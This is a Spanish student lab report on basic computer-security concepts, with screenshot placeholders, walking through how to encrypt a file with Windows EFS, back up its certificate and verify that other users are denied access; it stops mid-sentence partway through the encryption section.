

Práctica 01 - Conceptos básicos de seguridad informática

Ismael Macareno Chouikh

2024-09-30

Índice

| | |
|---|-----------|
| 1. Confidencialidad | 2 |
| 1.1. Amenaza o vulnerabilidad | 2 |
| 1.2. Proceso de encriptación | 2 |
| 1.3. Verificaciones | 2 |
| 1.4. En Windows | 2 |
| 1.5. En Linux (Ubuntu 24.04) | 8 |
| 2. Integridad | 12 |
| 2.1. De Ficheros | 12 |
| 2.2. De Sistema | 13 |
| 2.2.1. En Windows | 13 |
| 2.2.2. En Linux | 14 |
| 3. Disponibilidad | 15 |
| 4. NETCAT (la navaja suiza) entre Linux y Windows | 16 |
| 4.1. Instalación | 16 |
| 4.2. Víctima Linux | 16 |
| 4.3. Víctima Windows | 18 |
| 4.3.1. Transferir un fichero de Linux a Windows | 19 |
| 4.3.2. Transferir un fichero de Windows a Linux | 20 |

1. Confidencialidad

En esta práctica guiada estudiaremos cómo se puede asegurar la confidencialidad de los datos en un sistema Windows, mediante la encriptación de archivos y carpetas.

Microsoft a partir de Windows 2000 incluyó el método de archivos encriptados conocido como **EFS** (*Encrypted File System*).

EFS es un sistema de archivos que permite cifrado de archivos a nivel de sistema. Permite a los archivos administrados por el sistema operativo ser cifrados en las particiones NTFS en donde esté habilitado, para proteger datos confidenciales. EFS es incompatible con la compresión de carpetas.

El usuario que realice la encriptación de archivos será el único que dispondrá de acceso a su contenido, y al único que se le permitirá modificar, copiar o borrar el archivo.

1.1. Amenaza o vulnerabilidad

En un sistema personal es posible obtener el acceso al sistema de ficheros si podemos arrancar desde una distribución USB o CD/DVD Live, o incluso acceder al sistema local como administrador, realizando una escalada de privilegios, teniendo de este modo permisos para acceder al sistema de ficheros por completo y por tanto incluso a carpetas restringidas por el sistema operativo. Para evitar la apertura, lectura o modificación de información privada bajo sistemas Windows podemos usar las opciones de encriptación EFS.

1.2. Proceso de encriptación

Para probarlo podemos crear de un archivo de texto plano (no cifrado) con una información confidencial en su interior.


1.3. Verificaciones

1. Si accedemos con otro usuario al SO que tenga permisos para acceder a todo el sistema de archivos, por ejemplo, de una cuenta de tipo administrador (distinta a la que ha cifrado el archivo), podemos ver que el nombre del archivo nos aparecerá en color verde y, al intentar acceder a él, nos indicará acceso denegado. Igualmente, si intentamos modificar el archivo para que deje de estar cifrado y aplicamos los cambios nos indicará error al aplicar los atributos. Aunque no es posible leer ni modificar su contenido, si es posible borrarlo.
2. El archivo cifrado no puede ser movido o copiado a una unidad externa de almacenamiento ya que el SO pierde el control sobre su cifrado. En caso de intentar enviarlo a una unidad USB nos indicará lo siguiente.

Una recomendación más, no comprimir los archivos cifrados ya que dejan de estarlo.

1.4. En Windows


En primer lugar, seleccionamos el archivo (o carpeta) a encriptar y con el botón derecho accederemos a la ventana **Propiedades**. En su pestaña **General** pulsaremos sobre **Opciones avanzadas** y en **Atributos de compresión y cifrado** marcaremos la opción **Cifrar contenido para proteger datos** y luego **Aceptar**.




NOTA: En el caso de no tener habilitada dicha opción se deberá ejecutar `gpedit.msc` y habilitar la directiva local, **Directiva de equipo local \ Configuración de Windows \ Configuración de seguridad \ Directivas de clave pública \ Sistema de cifrado de archivos**. Gpedit no se encuentra preinstalado en las versiones *HOME* de los SO Windows.

Saldrá una advertencia de cifrado porque el archivo está fuera de una carpeta no cifrada.

Hacer clic en la opción más recomendada de **Cifrar el archivo y su carpeta primaria**.





Al hacer clic en Aceptar, nos saldrá una advertencia en la parte inferior de la pantalla, como el de la imagen a continuación. Esto se debe a que cuando ciframos una carpeta o un archivo por primera vez, debemos de hacer una copia de seguridad del certificado de cifrado, por si el certificado y la clave se pierden. En caso de que pierdan o se dañen, no se podrá acceder a la carpeta o archivo cifrado.



A continuación, clic en **Hacer copia de seguridad ahora**.


Saldrá el Asistente para exportación de certificados. Hacemos clic en Siguiente y dejamos marcada la opción por defecto (intercambio de información personal) y le damos a Siguiente:







A continuación, establecemos la contraseña que queramos para el cifrado:

Escribir el nombre del archivo y Siguiete:





Para comprobar que el cifrado del archivo está funcionando, entramos con otro usuario e intentaremos acceder al archivo:



Saldrá el aviso de acceso denegado.

El proceso de descifrar el archivo es el mismo. Ir a

